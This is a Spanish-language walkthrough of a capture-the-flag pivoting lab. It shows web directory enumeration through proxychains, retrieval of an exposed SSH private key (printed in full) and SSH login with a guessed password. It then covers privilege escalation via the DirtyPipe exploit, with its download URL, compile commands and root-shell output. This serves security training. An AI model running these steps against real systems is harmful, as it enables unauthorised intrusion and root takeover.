
Continuamos enumerando directorios y archivos disponibles en el servidor.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# proxychains -q dirsearch -u 192.168.60.129:63777 -i200,301

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /root/.dirsearch/reports/63777_23-02-19_05-06-50.txt

Error Log: /root/.dirsearch/logs/errors-23-02-19_05-06-50.log

Target: http://192.168.60.129:63777/

[05:06:51] Starting:
[05:06:52] 301 -    0B  - /js  →  /js/
[05:08:23] 301 -    0B  - /javascript  →  /javascript/
[05:08:55] 200 -   16KB - /robots.txt

Task Completed
```


Vamos a analizar la información contenida en el archivo robots.txt.




Aunque no contiene nada de utilidad. Volvemos a la web estática por si hubiese alguna información que nos pudiese ser de interés.



Como podemos leer, en el texto se indica la existencia de un archivo indexp, en el directorio raíz del servidor.



Aunque no encuentra nada. Podemos probar añadiendo una extensión de texto, como txt.




Nos devuelve a que directorios podemos acceder y a cuáles no. Vamos a utilizar curl, para filtrar solo que directorios podemos ver su contenido.


```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# proxychains -q curl http://192.168.60.129:63777/indexp.txt | grep -v "allow"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 19305  100 19305    0     0  35758      0 --:--:-- --:--:-- --:--:--     0
```

```
User-agent: *
Allow: /gp/dmusic/promotions/AmazonMusicUnlimited
Allow: /wishlist/universal
Allow: /wishlist/vendor-button
Allow: /wishlist/your-button
Allow: /gp/wishlist/universal
Allow: /gp/wishlist/vendor-button
Allow: /gp/wishlist/ipad-install
Allow: /gichin/
Allow: /gichin/your-button
```

Vemos varias urls, visitamos cada una de ellas, para ver su contenido.



403 Forbidden



403 Forbidden

Las demás urls nos devuelven error 404.

Vamos a realizar un escaneo de directorios para las dos urls encontradas.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# proxychains -q dirsearch -u http://192.168.60.129:63777/gichin/your-button/ -i200,301 -w /home/kali/SecLists/Discovery/Web-Content
/directory-list-2.3-small.txt -t 60 -e html,txt,php

 _|. _ _  _  _  _ _|_    v0.4.2
(_||| _) (/_(_|| (_| )

Extensions: html, txt, php | HTTP method: GET | Threads: 60 | Wordlist size: 87649

Output File: /root/.dirsearch/reports/192.168.60.129-63777/-gichin-your-button-_23-02-19_06-43-38.txt

Error Log: /root/.dirsearch/logs/errors-23-02-19_06-43-38.log

Target: http://192.168.60.129:63777/gichin/your-button/

[06:43:38] Starting:
[06:43:56] 301 -    0B  - /gichin/your-button/ssh  →  /gichin/your-button/ssh/
[06:44:22] 200 -    2KB - /gichin/your-button/note.html
```


Vamos a ver que contiene el archivo en la dirección “/gichin/your-button/note.html”


Vamos a ver el código fuente por si pudiese contener alguna información interesante.

```
<script>…</script>
<div class="portada">
  <div id="menu">…</div>
  <div class="portada-index"></div>
  <div align="center">
    <a style="font-weight: bold;" title="ENTER" href="chuck-norris.html" target="">…</a>
  </div>
</div>
```

Contiene un enlace. Vamos a ver su contenido. Además, de poder ser un posible usuario para SSH (chuck-norris).


```
<div class="portada">
  <div id="menu">
    <svg viewBox="0 0 1320 200">…</svg>
    <div class="contenedor-texto">…</div>
  </div>
  <div class="portada-index"></div>
  <div align="center">
    <a style="font-weight: bold;" title="chuck-norris is the user master" href="#" target="">…</a>
  </div>
</div>
```

Vemos una frase que también nos da indicios de que Chuck Norris es un usuario del sistema.



Balance is key, ¿será Balance una password?

Vamos a abrir el directorio “ssh”



Vamos a realizar un escaneo del directorio “ssh”, para ver qué información podemos encontrar.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# proxychains -q dirsearch -u http://192.168.60.129:63777/gichin/your-button/ssh/ -i200,301 -w /home/kali/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -t 60 -e html,txt,php

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: html, txt, php | HTTP method: GET | Threads: 60 | Wordlist size: 87649

Output File: /root/.dirsearch/reports/192.168.60.129-63777/-gichin-your-button-ssh-_23-02-19_06-48-19.txt

Error Log: /root/.dirsearch/logs/errors-23-02-19_06-48-19.log

Target: http://192.168.60.129:63777/gichin/your-button/ssh/

[06:48:20] Starting:
[06:48:51] 200 -    3KB - /gichin/your-button/ssh/rsa
```

Y encuentra el archivo rsa. Vamos a descargarlo y a ver su contenido.

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA17DWCoI7vf8orEaSLojrzPg5rjrJppGZ+fvFaQi7AWEFLhZKx35v
tfnwhS6gZ6zXwIjTTjWMHfQwkschCDF+JJ7G2jHM7LMysvG1ltcN7h7B8Ih6qQn17LdS1u
Tw5cXtRUTnPiT0BbSO8wGverDjn5zY4lsBjAxg7p6EkL1xedsNda84NQUnkqJ3fZTDJkJ1
ZDIoqKmlQwO9YEeXKghLHzk+CwQqtEIOQGLl6zx2adREEy3JHd+s9uG5yxKH7B0VZ/l6Ug
p6xjheZpkR5e0ayPqUKqA0tqBJWLNfhFZzlzJgvo12f0kDXloYj2Iy50wxxXQRHEx6mymW
BXuQZDAw8oQk3yFMPLNUCd7idli0KI/LSf4og5kXs/at203S35DOIFYqvMBtebEDQVi538
xydyf1xOOpne4IPbTxspqB7jeMB5xVW7sls+PeIDmmVvms2EuoHE0lZrsNB4T/xDrfsnSE
ZjCFAgLeahxxzrPlubEc/erSHtoaRneUIBrBSZ7hAAAFiFsrwM9bK8DPAAAAB3NzaC1yc2
EAAAGBANew1gqCO73/KKxGki6I68z4Oa46yaaRmfn7xWkIuwFhBS4W5sd0r7X58IUuoGes
18CI0041jB30MJLHIQgxfiSextoxzOyzMrLxtZbXDe4ewfCIeqkJ9ey3Utbk8EnF7UVE5z
4k9PG0jvMBr3qw45+c2OJbAYwMYO6ehJC9cXnbDXWvODUFJ5Kid32UwyZCdWQyKKippUMD
VWBHlyoISx85PgsEKrRCDkBi5es8dmnURBMtyR3frPbhucsSh+wdFWf5elIKesY4XmaZEe
XtGsj6lCqgNLagSVizX4RWc5cyYL6Ndn9JA15aGI9iMudMMcV0ERxMepsplgV7kGQwMPKE
JN8hTDyzVAne4nZYtCiPy0n+KIEpF7P2rdtN0t+QziBWKrzAbXmxA0FYud/Mcncn9cTjqZ
3uCD208bKage43jAecVVu7JbPj3iA5plb5rNhLqBxNJWa7DQeE/8Q637J0hGYwhQIC3moc
cc6z5bmxHP3q0h7aGkZ3lCAawUme4QAAAAMBAAEAAAGARPIk6UUJ/cjTYoZIchGYdnOeVI
A8Nz9xncQKLXH5/Q3bTwkXLDyzchML/DaUVa+dY9EY4nYhbO3CnRiECY9wiBos7FBg9gSu
Hx8+cZIaxNQWIGIv+1rQvrM3CrQxzxMyriLBXE8J8T1LOIiAZFKo4DuN5IU8sFzAm2YWcA
HuhQotekHhUKluJeRDF+R2oQM7b5TPdGKODibi4SThQDFYegmdOH5DfE1lKtWyMwinvVp5
zDulfyQhsOUks7IfuqzstYg2l6jruh2OTl/5Gv3X5Qtgnp36VrLgt5TE45eJkSPW4qJDl0
etgiX8FcIJwnOVNb9BLB0mqKfLLK4LDRP4VnlnDOR4V6n5yZF996p5kIONpHHPjjMrjHBF
cVJ8dEHMRNf2X3xf/TRZeFm64da5z50HM1dprvZ8z/0RZBJst9ENBURYwvr6sncdegs6M2
q8Sz/6U77lf7CUd7ObAQAOMx461f8WXYai/EjWAI0vq11eMkO2VG5jiuuAO6tWwiEBAAAA
wGjlXeJokMhmxh8AbYwVQupjE68mFynpU+PdZrIPVmrTcktBv2+0EUhSHhcTCunf1odohn
ho9QxKzzM5cytVaSH63nwRv7ZsedKkog98Gm5b3iW78cxDdJkfLkzymlOViTqFm4begmWe
vImUujUvqBBvNqa9tuE2Bv9422vAncJDPhMhEy2Dm7QZdplt4EU/Fg+q9wpiF59IsdJe0O
WJKgGKP1jsw//AZYoDzMjIiVnF8+npLmwENW7D2NgVulownAAAAMEA70dhFQH07MFNipdp
PzquWrwTxQYZWstLkU9nGQT5+nU6dVuqkxq2TNtqYvscqQ6NptLQTAOnxN7+GVGe39TFvt
9S9IriP4EcuVFtrQoLaP25GegrC/FYYOCzbMjfwiFLkNQIaz9bl2I9JLNyVofpy4Jm7KRp
m0X7kqny83CLzjtMqBjZPH9s+P9O1NO3VjD+xRQJmvUOT06UxTdEusjpfbxtFS6Flj+fIp
f7yk/TWgztTdRBCvxICRJXPOz42ggRAAAAwQDmw3lgO7h3BB4xQ1k1V+woNQXXTZ8YjrIn
qsrrTpOxqsIGp2mtmSHZCB4Z2dos0qhkhgPz5vrGYA3aeobCoXjI/U/aiUAC3UGM5GukzV
e7D1aCv+2xmxmsRU7wZWAiVTGOvFLjVJIKulP5CgUAszdYuQtmdS1h3I/uY8H2RE+GTrku
AVoiPhvE2sKIHIxwjNqIO/AjpkJxAjnPgbG9/0kOc9qzoznqyW/B9y4obQOkPq3HplRduo
Fc8oZ/4hLpedEAAAATY2h1Y2stbm9ycmlzQG51bWJlcg==
-----END OPENSSH PRIVATE KEY-----
```


Vamos a probar a utilizar esta clave RSA con el usuario chuck-norris que encontramos anteriormente.

6.2. Explotación


```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# proxychains -q ssh chuck-norris@192.168.60.129 -i rsa -p 65333
```

Pero nos pide una password. Podemos probar una palabra que encontramos anteriormente en una frase mientras analizábamos el código fuente de la web. Esta palabra era balance o Balance, vamos a probar.


La contraseña correcta es balance.



Y buscamos la flag user.txt, la primera flag de la máquina.



“cat” no funciona, vamos a probar otros programas para abrir este archivo. El primero será “less”. Si este no funciona, probamos con pico.



Finalmente, podemos abrir la flag user.txt con la utilidad “pico”.

6.3. Elevación de privilegios

Vamos a enumerar archivos SUID, posibles archivos editables… Esta tarea la vamos a realizar de forma automática con un ejecutable de “linpeas”. Este binario lo vamos a enviar desde nuestra máquina de ataque a través de una cadena de servidores Python HTTP levantados en cada una de las máquinas levantadas. Una vez enviado el archivo hasta la máquina “rei”, damos permisos de ejecución y lo lanzamos. Después de unos instantes ya tenemos la primera información interesante. “Rei” presenta la vulnerabilidad CVE-2022-0847, “DirtyPipe”.

```
[+] [CVE-2022-0847] DirtyPipe

   Details: https://dirtypipe.cm4all.com/
   Exposure: probable
   Tags: ubuntu=(20.04|21.04),[ debian=11 ]
   Download URL: https://haxx.in/files/dirtypipez.c
```

Posible vector de elevación de privilegios. Para a descargar un exploit para tratar de aprovechar esta vulnerabilidad que nos debe permitir elevar privilegios. La forma de operar, la misma que con el ejecutable de “linpeas”. También debemos dar perisos de ejecución.


```
chuck-norris@karate:~$ gcc dirtypipez.c -o exploit_pwn
chuck-norris@karate:~$ chmod +x exploit_pwn
```

```
chuck-norris@karate:~$ ./exploit /usr/bin/mount
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# id
uid=0(root) gid=0(root) groups=0(root),6969(Mega-Punch)
# whoami
root
#
```


Tras ejecutar el exploit, ya tenemos privilegios máximos dentro de la máquina “rei”. Vamos a por la flag.

Para ello, nos dirigimos al directorio root y en su interior se encuentra la flag root.txt.

O no, que también es una opción. En el archivo podemos leer la frase de “Maritrini es la clave”. Vamos a probar si existe algún archivo que se contenga en su nombre maritrini.

```
# find / -name '*.maritrini'
/mnt/.maritrini
```

Parece que si existe un archivo maritrini. Vamos a ver su contenido.



Obtenemos la flag root, y podemos dar por vulnerada la máquina y superado el laboratorio de pivoting.